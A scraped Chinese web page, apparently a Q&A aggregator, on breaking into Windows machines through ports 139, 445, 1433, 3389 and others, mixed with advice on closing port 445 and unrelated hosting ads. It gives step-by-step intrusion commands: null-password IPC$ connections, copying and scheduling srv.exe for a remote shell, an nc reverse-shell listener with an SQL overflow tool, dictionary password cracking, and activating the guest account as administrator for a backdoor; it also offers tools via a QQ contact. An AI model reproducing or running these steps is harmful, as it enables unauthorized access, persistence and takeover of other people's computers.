445端口入侵求139和445端口入侵方法
常见端口入侵
端口漏洞:相信去年很多Windows 2000和Windows XP用户都中了“冲击波”病毒,该病毒就是利用RPC漏洞来攻击计算机的。RPC本身在处理通过TCP/IP的消息交换部分有一个漏洞,该漏洞是由于错误地处理格式不正确的消息造成的。
该漏洞会影响到RPC与DCOM之间的一个接口,该接口侦听的端口就是135。
1:用139端口入侵 我们先确定一台存在139端口漏洞的主机。
用扫描工具扫描!比如SUPERSCAN这个端口扫描工具。
假设现在我们已经得到一台存在139端口漏洞的主机,我们要使用nbtstat -a IP这个命令得到用户的情况!现在我们要做的是与对方计算机进行共享资源的连接。
用到两个NET命令,下面就是这两个命令的使用方法 NET VIEW? 作 用:显示域列表、计算机列表或指定计算机的共享资源列表。
? 命令格式 view [putername | /domain[:domainname]]? 参数介绍:? <1>键入不带参数 view显示当前域的计算机列表。
? <2>putername 指定要查看其共享资源的计算机。
? <3>/domain[:domainname]指定要查看其可用计算机的域? NET USE? 作用:连接计算机或断开计算机与共享资源的连接,或显示计算机的连接信息。
? 命令格式 use [devicename | *] [puternamesharename[volume]]? [password | *]] [/user:[domainname]username] [[/delete] |? [/persistent:{yes | no}]]? 参数介绍:? 键入不带参数 use列出网络连接。
? devicename指定要连接到的资源名称或要断开的设备名称。
? puternamesharename服务器及共享资源的名称。
? password访问共享资源的密码。
? *提示键入密码。
/user指定进行连接的另外一个用户。
? domainname指定另一个域。
? username指定登录的用户名。
? /home将用户连接到其宿主目录? /delete取消指定网络连接。
? /persistent控制永久网络连接的使用。
? C: use \IP C: view \IP 我们已经看到对方共享了他的C,D,E三个盘 我们要做的是使用NBTSTAT命令载入NBT快取. c:>nbtstat –R 载入NBT快取 c:>nbtstat –c 看有无载入NBT快取 现在我们已经得到的139端口漏洞的主机IP地址和用户名,现在就该是我们进入他计算的时候了,点击开始---查找--计算机,将刚才找到的主机名字输入到上面,选择查找,就可以找到这台电脑了!双击就可以进入,其使用的方法和网上领居的一样。
2:4899端口入侵 用4899过滤器.exe,扫描空口令的机器
445端口受到网络攻击,怎么办
网上抄过来的 其实你只要把445端口对应的服务关掉就行了 根本解决方法 找到攻击你的那台电脑 然后帮他杀个毒就行了 1.端口排除法 单击“开始” →“设置” →“网络和拨号连接” →“连接”,选中“属性”选项,弹出连接属性窗口; 打开“常规”标签页面,选中“协议(TCP/IP)”,单击“属性”,再单击属性页面中的“高级”按钮,打开高级TCP/IP设置窗口,选中“选项”标签,并在该标签页面的“可选的设置”项中,将“TCP/IP筛选”选中,同时单击“属性”,打开设置窗口 由于445端口属于一种TCP端口,你可以在对应“TCP端口”的设置项处,将“只允许”项选中,激活下面的“添加”按钮,单击该按钮,在其后打开的 “添加筛选器”窗口中,将必须用到的几个服务端口号码,都添加进来,而将用不到的445端口号码排除在外,设置完毕后,单击“确定”按钮,就可以让设置生效了。2 。
服务关闭法 考虑到文件夹或打印机共享服务,才会利用到445端口,因此直接将文件夹或打印机共享服务停止掉,同样也能实现关闭445端口的目的: 按前面方法,打开“连接”属性窗口;在“常规”标签页面中,将“此连接使用下列选定的组件”列表框中的“Microsoft网络的文件或打印机共享”选项取消,再单击“确定”,重新启动系统就可以了。
当然,你也可以利用本地安全设置中的“用户权利指派”功能,指定上的任何用户都无权访问本地主机,从而实现间接关闭445端口的目的: 依次单击“开始” →“程序” →“管理工具” →“本地安全设置”选项,展开“安全设置” →“本地策略” →“用户权利指派”文件夹,双击“拒绝从网络访问这台计算机”(如图2);继续单击“添加”,选中“everyone”选项,再单击“添加”、“确定”,这样任何一位外来访问者,都无法从网络访问到本地主机了。
不过该方法,“打击”范围比较广,造成的后果是无论是“敌人”,还是“良民”,都无法访问到共享资源了,因此这种方法,适宜在保存有绝对机密信息的服务器中使用。
3。
注册表设置法 种方法,是通过修改注册表,将用于文件夹或打印机共享的服务禁止掉,具体操作方法为: 依次展开注册表分支HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesNetBT Parameters,在右边窗口中新创建“SMBDeviceEnabled”双字节值,再将其设置为“0”,然后重新启动一下系统就OK了。
4. 防火墙设置法 这种方法,是利用防火墙的安全过滤规则,将通过445端口的任何数据包拦截下来。
比方说,启动“KV3000的反黑王防火墙”,单击“防火墙控制”处的“规则设置”按钮,再单击“增加规则”,打开图3界面; 在该界面的名称设置项处,输入“关闭445端口”,在“网络条件”处,选中“接受数据包”,并将对方IP地址设置为“任何地址”,将本地IP地址设置为“指定本地IP地址”,然后输入本地主机的IP地址。
单击“TCP”标签,并在本地端口处,选中“指定端口”,并输入“445”;在“对方端口”处,选中“任一端口”选项。
图3 在“规则对象”处,选中“系统访问网络时”,在“当所有条件满足时”处,选中“拦截”,最后单击“确定”,完成安全过滤规则的创建。
返回到反黑王防火墙的规则设置窗口,选中刚刚创建好的“关闭445端口”的过滤规则,如此一来,来自445端口的各种非法入侵,都会被反黑王防火墙自动拦截。
组策略设置法 依次单击“开始”→“程序”→“管理工具”→“本地安全策略”,打开一个本地组策略编辑界面,右击“IP安全策略,在本地机器”,执行“创建IP安全策略”命令,弹出一个创建向导界面; 单击“下一步”,在“名称”处,输入“关闭445端口”,再单击“下一步”,选中“激活默认响应规则”,其余参数均设置为默认值,就可以完成新安全策略的创建操作了;单击“添加”,继续单击“下一步”,选中“此规则不指定隧道”,然后将“网络类型”设置为“所有网络连接”,接着选中“Windows 2000默认值……”选项,再单击“下一步”,在IP筛选器列表界面中单击“添加”,将IP筛选器名称设置为“阻止445端口”,单击“添加”,再将源地址设置为“任何IP地址”,将目标地址设置为“我的IP地址”,继续单击“下一步”,选中“TCP”; 在随后的窗口中,选中“从任意端口到此端口”,并输入“445”,最后依次单击“完成”、“关闭”,返回到IP筛选器列表页面;然后选中“阻止445端口”筛选器,单击“下一步”,选中“拒绝”选项,再依次单击“下一步”、“完成”按钮,就能将“阻止445端口”的筛选器,添加到名为“关闭445端口”的IP安全策略中了,再单击“确定”按钮,返回到“本地安全设置”窗口中。
最后,在“本地安全设置”窗口中,右击“关闭445端口”策略,从弹出的快捷菜单中,依次单击“所有任务”/“指派”命令,就能使上述设置生效了。
各端口入侵详解
各种端口入侵<系统>1. 1433端口入侵
scanport.exe 查有1433的机器
SQLScanPass.exe 进行字典暴破(字典是关键)
最后 SQLTools.exe入侵
=============================
对sql的sp2及以下的系统,可用sql的hello 溢出漏洞入侵。
nc -vv -l -p 本机端口 sqlhelloF.exe 入侵ip 1433 本机ip 本机端口
(以上反向的,测试成功)
sqlhelloz.exe 入侵ip 1433 (这个是正向连接)
2. 4899端口入侵 用4899过滤器.exe,扫描空口令的机器
3. 3899的入侵
对很早的机器,可以试试3389的溢出(win3389ex.exe)
对2000的机器,可以试试字典暴破。
(tscrack.exe)
4. 80入侵
对sp3以前的机器,可以用webdav入侵;
对bbs论坛,可以试试上传漏洞(upfile.exe或dvup_delphi.exe)
可以利用SQL进行注入。
(小榕的注入软件)。
5. serv-u入侵(21端口)
对5. 004及以下系统,可用溢出入侵。
(serv5004.exe)
对5.1.0.0及以下系统,可用本地提升权限。
(servlocal.exe)
======================================
对serv-u的MD5加密密码,可以用字典暴破。
(crack.vbs)
输入一个被serv-u加密的密码(34位长),通过与字典档(dict.txt)的比较,得到
密码。
如:cscript crack.vbs ib0AD10648F17E9E8D1FF316C1BA75105A
6. 554端口
用real554.exe入侵。
7. 6129端口
用DameWare6129.exe入侵。
8. 系统漏洞
利用135、445端口,用ms03026、ms03039、ms03049、ms04011漏洞,
进行溢出入侵。
9. 3127等端口
可以利用doom病毒开的端口,用nodoom.exe入侵。
(可用mydoomscan.exe查)。
10. 其他入侵
利用shanlu的入侵软件入侵(WINNTAutoAttack.exe)。
经典IPC$入侵
1. C:& use \127.0.0.1IPC$ "" /user:"admintitrators"
这是用《流光》扫到的用户名是administrators,密码为"空"的IP地址(空口令?哇,运
气好到家了),如果是打算攻击的话,就可以用这样的命令来与127.0.0.1建立一个连
接,因为密码为"空",所以第一个引号处就不用输入,后面一个双引号里的是用户名
,输入administrators,命令即可成功完成。
2. C:>copy srv.exe \127.0.0.1admin$
先复制srv.exe上去,在流光的Tools目录下就有(这里的$是指admin用户的
c:winntsystem32,大家还可以使用c$、d$,意思是C盘与D盘,这看你要复制到什
么地方去了)。
3. C:& time \127.0.0.1
查查时间,发现127.0.0.1 的当前时间是 2002/3/19 上午 11:00,命令成功完成。
4. C:>at \127.0.0.1 11:05 srv.exe
用at命令启动srv.exe吧(这里设置的时间要比主机时间快,不然你怎么启动啊,呵呵
!) 5. C:& time \127.0.0.1 再查查到时间没有?如果127.0.0.1 的当前时间是 2002/3/19 上午 11:05,那就准备
开始下面的命令。
6. C:> 127.0.0.1 99
这里会用到命令吧,注意端口是99。
默认的是23端口,但是我们使用的
是SRV在对方计算机中为我们建立一个99端口的Shell。
虽然我们可以上去了,但是SRV是一次性的,下次登录还要再激活!所以我们打
算建立一个服务!这就要用到ntlm了
7.C:>copy ntlm.exe \127.0.0.1admin$
用Copy命令把ntlm.exe上传到主机上(ntlm.exe也是在《流光》的Tools目录中)。
8. C:WINNTsystem32>ntlm
输入ntlm启动(这里的C:WINNTsystem32>指的是对方计算机,运行ntlm其实是让这
个程序在对方计算机上运行)。
当出现"DONE"的时候,就说明已经启动正常。
然后使
用 start "来开启服务!
9. 127.0.0.1,接着输入用户名与密码就进入对方了,操作就像在DOS上操作
一样简单!(然后你想做什么?想做什么就做什么吧,哈哈)
为了以防万一,我们再把guest激活加到管理组 10. C:& user guest /active:yes 将对方的Guest用户激活
11. C:& user guest 1234 将Guest的密码改为1234,或者你要设定的密码
12. C:& localgroup administrators guest /add 将Guest变为Administrator^_^(如果管理员密码更改,guest帐号没改变的话,下次我
们可以用guest再次访问这台计算机) 正常入侵1433 135 139 4489 3389 80 联系QQ16722500 提供工具YEHOHO
关于445端口,利用445端口入侵
小心了 有人利用445端口入侵 有重要文件的话,不要放里面了,用U盘转移 还要关闭445端口 操作: 开始运行里输入regedit确定 找到HKEY_LOCAL_MACHINESystemCurrentControlSetServicesNetBTParameters在右面的窗口右键建立一个名为SMBDeviceEnabled 类型为REG_DWORD键值为 0这样就ok了求139和445端口入侵方法
没用了,几年前有用,现在有人卖这些扫描器都是骗新手的钱的。这些端口漏洞自windows xp SP3出来后,早就不存在了 就是现在开了这个端口也没办法攻击了。
你想学习的话可以搜索 135批量抓鸡工具。
(一般不用流光,都用s扫描,NTScan,瑞士军刀)
- 445端口入侵求139和445端口入侵方法相关文档
- 445端口入侵开放53 445端口后怎么利用dns溢出漏洞入侵

恒创新客(317元)香港云服务器 2M带宽 三网CN2线路直连
恒创科技也有暑期的活动,其中香港服务器也有一定折扣,当然是针对新用户的,如果我们还没有注册过或者可以有办法注册到新用户的,可以买他们家的香港服务器活动价格,2M带宽香港云服务器317元。对于一般用途还是够用的。 活动链接:恒创暑期活动爆款活动均是针对新用户的。1、云服务器仅限首次购买恒创科技产品的新用户。1 核 1G 实例规格,单个账户限购 1台;其他活动机型,单个账户限购 3 台(必须在一个订单...
LightNode($7.71/月)香港cn2精品线路
LightNode官网LightNode是一家位于香港的VPS服务商.提供基于KVM虚拟化技术的VPS.在提供全球常见节点的同时,还具备东南亚地区、中国香港等边缘节点.满足开发者建站,游戏应用,外贸电商等应用场景的需求。为用户带来高性能服务器以及优质的服务的同时还提供丰厚的促销活动,新用户注册最高送$20。注册用户带新客即可得10%返佣。商家支持PayPal,支付宝等支付方式。官网:https:/...
优林70/月,西南高防地区最低70/月
优林怎么样?优林好不好?优林 是一家国人VPS主机商,成立于2016年,主营国内外服务器产品。云服务器基于hyper-v和kvm虚拟架构,国内速度还不错。今天优林给我们带来促销的是国内西南地区高防云服务器!全部是独享带宽!续费同价!官方网站:https://www.idc857.com地区CPU内存硬盘流量带宽防御价格购买地址德阳高防4核4g50G无限流量10M100G70元/月点击购买德阳高防...
-
李智慧李智慧的《Goodbye to romance》的中文歌词mac地址克隆无线路由器mac地址克隆有什么用处?vga接口定义vga线有几种超级播放器那种电影网站就是那种不需要下载播放器可以直接看文本框透明word里文本框怎么透明?腾讯贴吧QQ贴吧如何发帖收费视频怎么制作收费视频收费视频微信里的视频通话是怎么收费 ?微粒群算法粒子群算法优化下面的公式 要怎么做 能给个程序最好pmp格式有PMP格式转换成其他格式